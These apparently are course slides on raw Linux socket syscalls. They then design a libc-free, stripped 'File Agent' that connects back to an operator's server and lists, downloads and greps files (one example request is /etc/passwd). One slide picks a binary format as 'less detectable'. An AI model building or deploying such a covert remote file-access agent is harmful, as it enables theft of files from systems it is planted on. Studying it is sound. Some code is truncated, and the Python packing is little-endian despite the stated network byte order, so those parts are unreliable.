
## Signature:

```
int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

## Parameters:

- sockfd: Socket fd (from socket ( ), no need to bind)
- addr: Server address structure
- addrlen: Size of address structure

**Returns:** 0 on success, -1 on error

# Client example

```
// Create socket
int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);

// Set server address (192.168.1.100:4444)
struct sockaddr_in server_addr = {0};
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(4444);
server_addr.sin_addr.s_addr = htonl((192 << 24) | (168 << 16) | (1 << 8) | 100);

// Connect
int ret = syscall3(SYS_connect, sockfd, (long)&server_addr, sizeof(server_addr));
if (ret < 0) {
    // Handle error (ECONNREFUSED, ETIMEDOUT, etc.)
}

// Connection established, ready to send/recv
```

**What happens:** Initiates TCP 3-way handshake (blocks until complete)



# man send man recv

## send() / sendto():

```
ssize_t sendto(int sockfd, const void *buf, size_t len, int flags,  
               const struct sockaddr *dest_addr, socklen_t addrlen);
```

## recv() / recvfrom():

```
ssize_t recvfrom(int sockfd, void *buf, size_t len, int flags,  
                struct sockaddr *src_addr, socklen_t *addrlen);
```

# Example

For TCP (connected sockets), we can pass NULL for address:

```
// Send data
ssize_t sent = syscall6(SYS_sendto, sockfd, (long)buffer, length, 0, 0, 0);
if (sent < 0) {
    // Error
} else if (sent < length) {
    // Partial send, need to send remaining bytes
}

// Receive data
ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)buffer, sizeof(buffer), 0, 0, 0);
if (received < 0) {
    // Error
} else if (received == 0) {
    // Connection closed by peer
}
```

## Important:

- Both can return **less** than requested (partial I/O)
  - i.e. send() doesn't mean the data was transmitted across the network yet — only that it was copied into the kernel's send buffer. TCP itself will handle segmentation (MSS-sized packets),


# Helpers: send\_exact() and recv\_exact()

- send() and recv() can transfer less than requested
  - Loop until all bytes are transferred

```
// Send exactly n bytes (block until complete)
static int send_exact(int sockfd, const void *buf, size_t n) {
    const char *p = buf;
    size_t remaining = n;
    while (remaining > 0) {
        ssize_t sent = syscall6(SYS_sendto, sockfd, (long)p, remaining, 0, 0, 0);
        if (sent < 0) {
            return -1; // Error
        }
        p += sent;
        remaining -= sent;
    }
    return 0;
}

// Receive exactly n bytes (block until complete)
static int recv_exact(int sockfd, void *buf, size_t n) {
    char *p = buf;
    size_t remaining = n;
    while (remaining > 0) {
        ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)p, remaining, 0, 0, 0);
        ... similar error handling ...
    }
    return 0;
}
```

# TCP Connection Lifecycle



# Complete Example: TCP Server

```
void tcp_server_example(void) {
    // 1. Create socket
    int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        syscall1(SYS_exit, 1);
    }

    // 2. Bind to address
    struct sockaddr_in addr = {0};
    addr.sin_family = AF_INET;
    addr.sin_port = htons(4444);
    addr.sin_addr.s_addr = htonl(0x00000000); // 0.0.0.0 (all interfaces)

    if (syscall3(SYS_bind, sockfd, (long)&addr, sizeof(addr)) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 3. Listen
    if (syscall2(SYS_listen, sockfd, 5) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 4. Accept connection
    int connfd = syscall3(SYS_accept, sockfd, 0, 0);
    if (connfd < 0) {
        syscall1(SYS_exit, 1);
    }
}
```

# Complete Example: TCP Client

```
void tcp_client_example(void) {
    // 1. Create socket
    int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
    if (sockfd < 0) {
        syscall1(SYS_exit, 1);
    }

    // 2. Set server address (127.0.0.1:4444)
    struct sockaddr_in server_addr = {0};
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(4444);
    server_addr.sin_addr.s_addr = htonl((127 << 24) | (0 << 16) | (0 << 8) | 1);

    // 3. Connect
    if (syscall3(SYS_connect, sockfd, (long)&server_addr, sizeof(server_addr)) < 0) {
        syscall1(SYS_exit, 1);
    }

    // 4. Send data
    const char *message = "Hello from client\n";
    ssize_t sent = syscall6(SYS_sendto, sockfd, (long)message, strlen(message), 0, 0, 0);

    // 5. Receive response
    char buffer[256];
    ssize_t received = syscall6(SYS_recvfrom, sockfd, (long)buffer, sizeof(buffer), 0, 0, 0);
}
```

# man poll: I/O Multiplexing

- Wait for data on socket
- Wait for file changes (inotify)
- Timeout if nothing happens
- Allows for monitoring multiple file descriptors simultaneously
  - See also `epoll` for when you have **a lot** of fds

## Signature:

```
int poll(struct pollfd *fds, nfds_t nfds, int timeout);

struct pollfd {
    int    fd;          // File descriptor
    short  events;       // Requested events (POLLIN, POLLOUT, ...)
    short  revents;      // Returned events (filled by kernel)
};
```

**Returns:** Number of ready fds, 0 on timeout, -1 on error

# poll events

- POLLIN (0x0001) - Data available to read
- POLLOUT (0x0004) - Ready for writing
- POLLERR (0x0008) - Error condition
- POLLHUP (0x0010) - Hang up (connection closed)




# poll() Example: inotify

- man inotify - monitoring filesystem events
- Ex: Wait for data on socket OR file modification event

```
// Setup inotify for file watching
int inotify_fd = syscall1(SYS_inotify_init1, 0);
int watch_fd = syscall3(SYS_inotify_add_watch, inotify_fd,
    (long)"/var/log/syslog", 0x00000002);
// Setup poll structures
struct pollfd fds[2];
// Watch inotify fd for file changes
fds[0].fd = inotify_fd;
fds[0].events = POLLIN;
fds[0].revents = 0;
// Watch socket for incoming data
fds[1].fd = sockfd;
fds[1].events = POLLIN;
fds[1].revents = 0;
// Poll (block forever, timeout = -1)
// wtf is ppoll? man ppoll :-)
long ret = syscall3(SYS_ppoll, (long)fds, 2, 0); // 0 = NULL timeout
if (ret > 0) {
    if (fds[0].revents & POLLIN) {
        // File was modified, read new data
    }
    if (fds[1].revents & POLLIN) {
        // Data on socket (maybe a cancel command)
    }
}
```

# Kernel Socket Structures



# Socket in the kernel

- foo bar
- struct file - Generic file descriptor (kernel source)
- struct socket - Socket layer (kernel source)
- struct sock - Protocol-specific data (kernel source)

# Socket Quick Reference

Syscall	Purpose	Server	Client	Returns
socket()	Create socket	✓	✓	fd
bind()	Assign address	✓		0/-1
listen()	Mark as passive	✓		0/-1
accept()	Accept connection	✓		connfd
connect()	Initiate connection		✓	0/-1
send()/sendto()	Send data	✓	✓	bytes sent
recv()/recvfrom()	Receive data	✓	✓	bytes received
poll()	Wait for events	✓	✓	ready count
shutdown()	Close half-duplex	✓	✓	0/-1
close()	Close socket	✓	✓	0/-1

# Socket API in action

## Server:

```
socket() → bind() → listen() → accept() → recv()/send() → close()
```

## Client:

```
socket() → connect() → send()/recv() → close()
```

# Common Socket Errors

Error Code	Name	Meaning	Common Causes
EADDRINUSE	98	Address already in use	Port already bound by another process
ECONNREFUSED	111	Connection refused	No server listening on target port
ETIMEDOUT	110	Connection timed out	Network unreachable or server down
EACCES	13	Permission denied	Binding to port < 1024 without root
EINPROGRESS	115	Operation in progress	Non-blocking connect still completing
EPIPE	32	Broken pipe	Sending to closed connection
ECONNRESET	104	Connection reset	Peer closed connection abruptly

# Checking Socket Errors

```
int ret = syscall3(SYS_connect, sockfd, (long)&addr, sizeof(addr));
if (ret < 0) {
    long err = -ret; // Negative errno
    if (err == 111) {
        // ECONNREFUSED: No server listening
    } else if (err == 110) {
        // ETIMEDOUT: Network unreachable
    }
}
```

# Further Reading

## Man Pages:

- `man 2 socket` - `socket()` syscall
- `man 2 bind` - `bind()` syscall
- `man 2 connect` - `connect()` syscall
- `man 7 tcp` - TCP protocol overview
- `man 7 ip` - IP protocol overview

## Tools:


- `strace` - Trace syscalls
- `tcpdump` - Capture network traffic
- `wireshark` - Analyze packets
- `netstat / ss` - View socket states

## DEMO




# File Agent:

- Remote file access agent (client) and server
- RPC protocol over TCP
- Commands: ls, pwd, stats, download, mingrep, tailf
- No libc dependencies
- Compile-time configuration



# System Overview



## Key components:

1. **builder.py** - Generates compile-time configuration
2. **server.py** - Python server with interactive REPL
3. **agent.c** - C program with no libc dependencies

# builder.py: Configuration Generator

## Generates config.h with:

- IP address as 4 octets
- Port in network byte order (big-endian)
- Password as byte array
- All as `#define` constants

## Usage:

```
$ python3 builder.py 192.168.1.100 4444 DEADBEEF
```

## Example output:

```
/* Auto-generated by builder.py */
#ifndef CONFIG_H
#define CONFIG_H

/* Server IP: 192.168.1.100 */
#define SERVER_IP_OCTET_0 192
#define SERVER_IP_OCTET_1 168
#define SERVER_IP_OCTET_2 1
#define SERVER_IP_OCTET_3 100

/* Server Port: 4444 (NBO: 0x5c11) */
#define SERVER_PORT 4444
#define SERVER_PORT_NBO 0x5c11

/* Authentication password */
#define AUTH_PASSWORD_LEN 4
#define AUTH_PASSWORD { 0xDE, 0xAD, 0xBE, 0xEF }

/* Timeout for auth (seconds) */
#define AUTH_TIMEOUT_SEC 2

#endif
```

# builder.py Implementation


```
import sys
import struct

def ip_to_bytes(ip_str):
    """Convert IP string to 4 octets."""
    parts = ip_str.split('.')
    if len(parts) != 4:
        raise ValueError("Invalid IP address")
    octets = [int(part) for part in parts]
    if not all(0 <= octet <= 255 for octet in octets):
        raise ValueError("IP octets must be 0-255")
    return octets

def port_to_nbo(port):
    """Convert port to network byte order (big-endian)."""
    if not (0 <= port <= 65535):
        raise ValueError("Port must be 0-65535")
    # Pack as big-endian unsigned short
    packed = struct.pack('>H', port)
    # Return as hex string (e.g., 0x5c11)
    return '0x' + packed.hex()

def password_to_bytes(password):
    """Convert password string to byte array."""
    return [ord(c) for c in password]
```

# Agent Build Workflow



## Compilation flags:

```
gcc -nostdlib -static -o agent agent.c  
strip agent
```

# RPC Protocol Design Philosophy

## Design Goals:

1. **Simple** - Easy to parse and implement
2. **Fixed-size** - No buffer overflow vulnerabilities
3. **Efficient** - Minimal overhead
4. **Extensible** - Easy to add new commands

# RPC Design

Aspect	Choice	Alternative	Why?
Message size	Fixed 4096 bytes	Variable (TLV)	Simpler parsing, page-aligned
Byte order	Network (big-endian)	Host	Cross-platform compatibility
Communication	Blocking	Non-blocking	Simpler code, single-threaded
Data format	Binary	Text (JSON)	Smaller, faster, less detectable
Error handling	Status codes	Exceptions	More control, C-friendly
Authentication	Password bytes	Challenge/response	Simple, fits our threat model

# RPC Protocol Structures

## Commands:

```
#define CMD_GET_FILE_STATS 0x00000000
#define CMD_LS              0x00000001
#define CMD_PWD             0x00000002
#define CMD_DOWNLOAD_FILE  0x00000003
#define CMD_MINGREP         0x00000004
#define CMD_TAILF           0x00000005
#define CMD_CANCEL          0x00000006
#define CMD_EXIT            0x00000007
```

## Status codes:

```
#define STATUS_OK           0x00000000
#define STATUS_ERROR        0x00000001
#define STATUS_MORE_DATA    0x00000002
```

## Fixed sizes:

```
#define RPC_DATA_SIZE      4088
#define RPC_REQUEST_SIZE   4096
#define RPC_RESPONSE_SIZE  4096
```

```
struct rpc_request {
    uint8_t  cmd_type;        // 1 byte
    uint8_t  reserved[3];     // 3 bytes padding
    uint32_t data_len;        // 4 bytes (NBO!)
    char     data[4088];      // Variable data
} __attribute__((packed)); // Total: 4096
```

## Response structure:

```
struct rpc_response {
    uint8_t  status;          // 1 byte
    uint8_t  reserved[3];     // 3 bytes padding
    uint32_t data_len;        // 4 bytes (NBO!)
    char     data[4088];      // Variable data
} __attribute__((packed)); // Total: 4096
```

## Why `__attribute__((packed))`?

- Prevents compiler from adding padding
- Ensures consistent layout across platforms



# Packet Structure Visualization

## Request (4096 bytes):

Byte offset:	0	1	2	3	4	5	6	7	8		4095
Field:	cmd_type uint8	reserved uint8[3] (padding)			data_len uint32_t (network order)				data char[] (4088 bytes)		
Example:	0x04	00	00	00	00	00	00	0E	"/etc/passwd\0..."		

## Response (4096 bytes):

Byte offset:	0	1	2	3	4	5	6	7	8		4095
Field:	status uint8	reserved uint8[3] (padding)			data_len uint32_t (network order)				data char[] (4088 bytes)		
Example: (MORE_DATA)	0x02	00	00	00	00	00	10	00	[4096 bytes of file data]		

# Alignment

- Struct size = 4096 bytes exactly (one memory page)
- Header = 8 bytes (cmd/status + padding + length)
- Payload = 4088 bytes

# Authentication Flow



# Agent Flow


## Pattern:

1. Operator → Server: Human command
2. Server → Agent: Binary RPC request
3. Agent → Filesystem: Syscalls
4. Filesystem → Agent: Data
5. Agent → Server: Binary RPC response
6. Server → Operator: Human-readable output


# Basic RPC Message Flow



# Chunked Download Flow



# Tailf with Cancellation



- Using `poll()` to multiplex two event sources
- File changes (inotify)
- Network commands (socket)

# File I/O Method Comparison

Three approaches for reading files:

Method	Syscalls	Memory	Use Case	Pros	Cons
<b>openat + read</b>	Multiple (per chunk)	Low (4KB)	Streaming, network transfer, tail -f	Works for any size, pipe-compatible	More context switches
<b>pread</b>	Multiple (per read)	Low	Random access, databases	Atomic, thread-safe, no f_pos mutation	Still many syscalls
<b>mmap</b>	2 (mmap + munmap)	High (entire file)	Pattern matching, search	Fast, pointer arithmetic	Not for huge files




# Suggested Implementation

```
// DOWNLOAD_FILE: Stream over network
while ((n = syscall3(SYS_read, fd, buf, 4088)) > 0) {
    send_chunk(sockfd, buf, n);
}

// MINGREP: Fast search in memory
char *map = syscall6(SYS_mmap, 0, size, PROT_READ, MAP_PRIVATE, fd, 0);
char *match = memmem(map, size, pattern, pattern_len);

// TAILF: Read new appended data
syscall3(SYS_lseek, fd, 0, SEEK_END); // Seek to end
while (1) {
    wait_for_modification();
    n = syscall3(SYS_read, fd, buf, 4096); // Read new data
}
```


# Agent State Machine



## State transitions:

- Startup → Connecting → Authenticating → Authenticated → Command Loop
- Command Loop: Wait → Execute → Respond → Wait
- Special: Streaming state for long-running commands

# Agent Architecture Overview



# Server Architecture (server.py)

## Two components:

### 1. TCP Server

```
server_sock = socket.socket(  
    socket.AF_INET,  
    socket.SOCK_STREAM  
)  
server_sock.bind(('0.0.0.0', 4444))  
server_sock.listen(5)  
  
client_sock, addr = server_sock.accept()
```

### 2. REPL Interface

```
while True:  
    cmd = input("agent> ").strip()  
  
    if cmd == "ls /tmp":  
        req = RPCRequest(CMD_LS, "/tmp")  
        send_request(client_sock, req)  
        status, data = recv_response(client_s  
        print(data.decode())
```

## Key functions:

- `send_request(sock, req)` - Serialize and send
- `recv_response(sock)` - Receive and deserialize
- `cmd_*` functions - One per command type

# Base RPC Helper

```
class RPCRequest:
    def __init__(self, cmd_type, data):
        self.cmd_type = cmd_type
        self.data = data.encode() if isinstance(data, str) else data

    def pack(self):
        data_len = len(self.data)
        # Struct: <B (cmd) 3x (pad) I (len)
        header = struct.pack('<B3xI', self.cmd_type, data_len)
        padded_data = self.data.ljust(4088, b'\x00')
        return header + padded_data

class RPCResponse:
    @staticmethod
    def unpack(data):
        status, data_len = struct.unpack('<B3xI', data[:8])
        payload = data[8:8+data_len]
        return status, payload
```

# Complete Example Session

## Terminal 1: Start server

```
$ python3 server.py 4444
